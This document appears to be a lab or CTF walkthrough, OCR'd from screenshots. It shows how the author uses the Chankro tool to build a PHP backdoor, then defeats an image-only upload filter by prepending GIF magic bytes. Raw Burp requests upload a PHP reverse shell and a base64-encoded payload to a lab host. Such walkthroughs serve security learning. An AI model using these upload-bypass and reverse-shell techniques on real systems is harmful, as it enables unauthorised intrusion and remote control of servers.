


```
┌──(kali㉿kali)-[~/Downloads]
└─$ git clone https://github.com/TarlogicSecurity/Chankro.git
Cloning into 'Chankro'...
remote: Enumerating objects: 59, done.
remote: Total 59 (delta 0), reused 0 (delta 0), pack-reused 59 (from 1)
Receiving objects: 100% (59/59), 35.91 KiB | 197.00 KiB/s, done.
Resolving deltas: 100% (26/26), done.

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
 Chankro   'Pijush.(1).ovpn'

┌──(kali㉿kali)-[~/Downloads]
└─$ cd Chankro

┌──(kali㉿kali)-[~/Downloads/Chankro]
└─$ ls
chankro.py  hook32.so  hook64.so  hook.c  LICENSE  README.md

┌──(kali㉿kali)-[~/Downloads/Chankro]
└─$ python2 chankro.py --help
usage: chankro.py [-h] [--arch ARCH] [--input METER] [--output OUT]
                  [--path PATI]

Generate PHP backdoor

optional arguments:
  -h, --help      show this help message and exit
  --arch ARCH     Architecture (32 or 64)
  --input METER   Binary to be executed (p.e. meterpreter)
  --output OUT    PHP filename
  --path PATI     Absolute path
```

kali@kali: ~/Downloads/Chankro
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~/Downloads/Chankro
10.17.24.30
13:51


By reading the instruction we already know how to use that Chankro tool. We have to call the **chankro.py** file in from the **Chanro** folder.

Then we are good to go with the Chankro tool.




```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 317  bytes 38523 (37.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~/Downloads]
└─$ python chankro.py --arch 64 --input c.sh --output shell.php --path /var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db
python: can't open file '/home/kali/Downloads/chankro.py': [Errno 2] No such file or directory

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
Chankro  c.sh  nikto-results  Pijush.ovpn  shell.php

┌──(kali㉿kali)-[~/Downloads]
└─$ python Chankro/chankro.py --arch 64 --input c.sh --output shell.php --path /var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db
  File "/home/kali/Downloads/Chankro/chankro.py", line 25
    print "\n\n     -=[ Chankro ]=-\n    -={ @TheXC3LL }=-\n\n"
    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print(...)?

┌──(kali㉿kali)-[~/Downloads]
└─$ python2 Chankro/chankro.py --arch 64 --input c.sh --output shell.php --path /var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db


     -=[ Chankro ]=-
    -={ @TheXC3LL }=-


[+] Binary file: c.sh
[+] Architecture: x64
[+] Final PHP: shell.php


[+] File created!

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

Let’s Break out the command for understanding
— **arch** = Architecture of system victim 32 o 64. Here it’s 64
— **input** = file with your payload to execute.Here it’s **c.sh**
— **output** = Name of the PHP file you are going to create; this is the file you will need to upload. Here I gave it a name **shell.php**
— **path** = It is necessary to specify the absolute path where our uploaded PHP file is located. For example, if our file is located in the uploads folder DOCUMENTROOT + uploads. we got the location from phpinfo.phpwhich is **/var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db**
We can see a new file is created called **shell.php**



```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
Chankro  c.sh  nikto-results  Pijush.ovpn  re-shell.php  rev-shell.php  r-shell.php

┌──(kali㉿kali)-[~/Downloads]
└─$ python2 Chankro/chankro.py --arch 64 --input c.sh --output shell.php --path /var/www/html/fa5fba5f5a39d27d8bb7fe5f518e00db


     -=[ Chankro ]=-
    -={ @TheXC3LL }=-


[+] Binary file: c.sh
[+] Architecture: x64
[+] Final PHP: shell.php


[+] File created!

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
Chankro  c.sh  nikto-results  Pijush.ovpn  re-shell.php  rev-shell.php  r-shell.php  shell.php

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```


I tried to upload the file into website but **<u>Upload a image</u>** error message was occurred.



Send your cv in image format

Choose File shell.php
Subir archivo
Upload a real image


Let’s try with magic byte of GIF file



47 49 46 38 37 61 47 49 46 38 39 61	GIF87a GIF89a	0	gif	Image file encoded in the Graphics Interchange Format (GIF)[8]


Referrance : https://en.wikipedia.org/wiki/List_of_file_signatures

Let’s Edit **GIF89a** at the beginning of **<?php** [like below image] by **Brupsuit** tool(pre-installed in Kali linux machine). And see if we are able to bypass it.


Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://10.10.107.225:80
Open browser
Time Type Direction Method URL Status code Length
Request
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 0
Request headers 12
Search
0 highlights
Event log (1) All issues
Memory: 118.0MB

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryRjjAJJgCOiRXMg0i
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.107.225/cv.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundaryRjjAJJgCOiRXMg0i
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/x-php

GIF87a <?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
```

Now it’s uploaded on the server.




```
POST /cv.php HTTP/1.1
Host: 10.10.110.109
Content-Length: 12048
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.10.110.109
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEPxfvnQtdbZIbjlw
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/130.0.6723.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Referer: http://10.10.110.109/cv.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundaryEPxfvnQtdbZIbjlw
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/x-php

GIF89a <?php
 $hook =
'f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAA4AcAAAAAAABAAAAAAAAAAPgZAAAAAAAAAAAAEAAOAAHAEAAHQAcAAEAAAAFAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAbAoAAAAAAABsCgAAAAAAAAAIAAAAAAAAQAAAAYAAAD4DQAAAAAAAPgNIAAAAAAA+A0gAAAAAABwAgA
AAAAAAHgCAAAAAAAAAAAgAAAAAAACAAAABgAAABgOAAAAAAAAGA4gAAAAAAAYDiAAAAAAAMABAAAAAAAAwAEAAAAAAAAIAAAAAAAAAQ
AAAAEAAAAyAEAAAAAAADIAQAAAAAAAMgBAAAAAAAAJAAAAAAAAAAkAAAAAAAAAAQAAAAAAAAAUOV0ZAQAAAB4CQAAAAAAAHgJAAAAAAA
AeAkAAAAAAAAOAAAAAAAAADQAAAAAAAAABAAAAAAAAABR5XRkBgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAQAAAAAAAAAFLldGQEAAAA+A0AAAAAAAD4DSAAAAAAAPgNIAAAAAAACAIAAAAAAAAIAgAAAAAAAAEAAAAAAAAABAAAABQAAAADAAA
AR05VAGhkFopFVPvXbYbBilBq7Sd8SlkrAAAAAAMAAAANAAAAAQAAAAYAAACIwCBFAoRgGQ0AAAARAAAAEwAAAEJFlexgXblc3muVgLv
jknzYcVgcuY3xDurT7w4bn4gLAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHkAAAASAAAAAAAAAAAAAAAAAAAAAAAAAABwAAAAgAAA
AAAAAAAAAAAAAAAAAAAAAIYAAAASAAAAAAAAAAAAAAAAAAAAAAAAAAAJcAAAASAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAAgAAAAAAAAAAAA
AAAAAAAAAAAAAAIAAAAASAAAAAAAAAAAAAAAAAAAAAAAAAAAGEAAAAgAAAAAAAAAAAAAAAAAAAAAAAAAAALIAAAASAAAAAAAAAAAAAAAA
AAAAAAKMAAAASAAAAAAAAAAAAAAAAAAAAAAAAAAADgAAAAgAAAAAAAAAAAAAAAAAAAAAAAAAAFIAAAAiAAAAAAAAAAAAAAAAAAAAAAAAAJ4
AAAASAAAAAAAAAAAAAAAAAAAAAAAAAAMUAAAAQABcAaBAgAAAAAAAAAAAAAAAAAAI0AAAASAAwAFAkAAAAAAAApAAAAAAAAAKgAAAASAAw
APQkAAAAAAAAdAAAAAAAAANgAAAAQABgAcBAgAAAAAAAAAAAAAAAAAMwAAAAQABgAaBAgAAAAAAAAAAAAAAAAABAAAAASAAkAGAcAAAA
AAAAAAAAAAAAAABYAAAASAA0AXAkAAAAAAAAAAAAAAAAAAAAAHUAAAASAAwA4AgAAAAAAAA0AAAAAAAAAAABfX2dtb25fc3RhcnRfXwBfaW5
pdABfZmluaQBfSVRNX2RlcmVnaXN0ZXJUTUNsb25lVGFibGUAX0lUTV9yZWdpc3RlclRNQ2xvbmVUYWJsZQBfX2N4YV9maW5hbGl6ZQB
fSnZfUmVnaXN0ZXJDbGFzc2VzAHB3bgBnZXRlbnYAY2htb2QAc3lzdGVtAGRhZW1vbml6ZQBzaWduYWwAZm9yawBleGl0AHByZWxvYWR
tZQB1bnNldGVudgBsaWJjLnNvLjYAX2VkYXRhAF9fYnNzX3N0YXJ0AF9lbmQAR0xJQkNfMi4yLjUAAAAAAgAAAAIAAgAAAAIAAAACAAI
AAAACAAIAAQABAAEAAQABAAEAAQABAAAAAAABAAEAuwAAABAAAAAAAAAAdRppCQAAAgDdAAAAAAAAAPgNIAAAAAAACAAAAAAAAACwCAA
AAAAAAAgOIAAAAAAACAAAAAAAAAABwCAAAAAAAAGAQIAAAAAAACAAAAAAAAABgECAAAAAAAAAOIAAAAAAAAQAAAA8AAAAAAAAAAAAAAANg
PIAAAAAAABgAAAAIAAAAAAAAAAAAAAOAPIAAAAAAABgAAAAUAAAAAAAAAAAAAAOgPIAAAAAAABgAAAAcAAAAAAAAAAAAAAAPAPIAAAAAA
ABgAAAAoAAAAAAAAAAAAAAPgPIAAAAAAABgAAAAsAAAAAAAAAAAAAAABgQIAAAAAAABwAAAAEAAAAAAAAAAAAAAACAQIAAAAAAABwAAAAA4
AAAAAAAAAAAAAACgQIAAAAAAABwAAAAMAAAAAAAAAAAAAAADAQIAAAAAAABwAAABQAAAAAAAAAAAAAADgQIAAAAAAABwAAAAQAAAAAAAAA
AAAAAAEAQIAAAAAAABwAAAAYAAAAAAAAAAAAAAEgQIAAAAAAABwAAAAgAAAAAAAAAAAAAAFAQIAAAAAAABwAAAAkAAAAAAAAAAAAAAAFg
QIAAAAAAABwAAAAwAAAAAAAAAAAAAAEiD7AhIiwW9CCAASIXAdAL/0EiDxAjDAP8l0gggAP8llAggAA8fQAD/JdIIIABoAAAAAOng///
//yXKCCAAaAEAAADp0P////8lwgggAGgCAAAA6cD/////JboIIABoAwAAAOmw/////yWyCCAAaAQAAADpoP////8lqgggAGgFAAAA6ZD
```

```
            <!-- Header Section End -->

            <div class="search-container">
            </div>
          </section>
          <!-- end intro section -->
        </div>

        <!-- Find Job Section Start -->
        <section class="find-job section">
          <div class="container">
            <h2 class="section-title">
              Send your cv in image format
            </h2>
            <div class="row">
              <form enctype="multipart/form-data" action="" method="POST">
                <input name="file" type="file" />
                <input type="submit" value="Subir archivo" />
              </form>
              <div>
                OK
              </div>
              >
            </div>
          </div>
        </section>
      </footer>
      <!-- Main JS  -->
      <script type="text/javascript" src="assets/js/jquery-min.js">
      </script>

      <script type="text/javascript" src="assets/js/bootstrap.min.js">
      </script>

      <script type="text/javascript" src="assets/js/material.min.js">
      </script>
      <script type="text/javascript" src="assets/js/material-kit.js">
      </script>
      <script type="text/javascript" src="assets/js/jquery.parallax.js">
      </script>
      <script type="text/javascript" src="assets/js/owl.carousel.min.js">
      </script>
      <script type="text/javascript" src="assets/js/jquery.slicknav.js">
      </script>
      <script type="text/javascript" src="assets/js/main.js">
      </script>
      <script type="text/javascript" src="assets/js/jquery.counterup.min.js">
      </script>
```

Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Target: http://10.10.110.109 HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Selection 11 (0xb)
Selected text
OK
Request attributes 2
Request query parameters 0
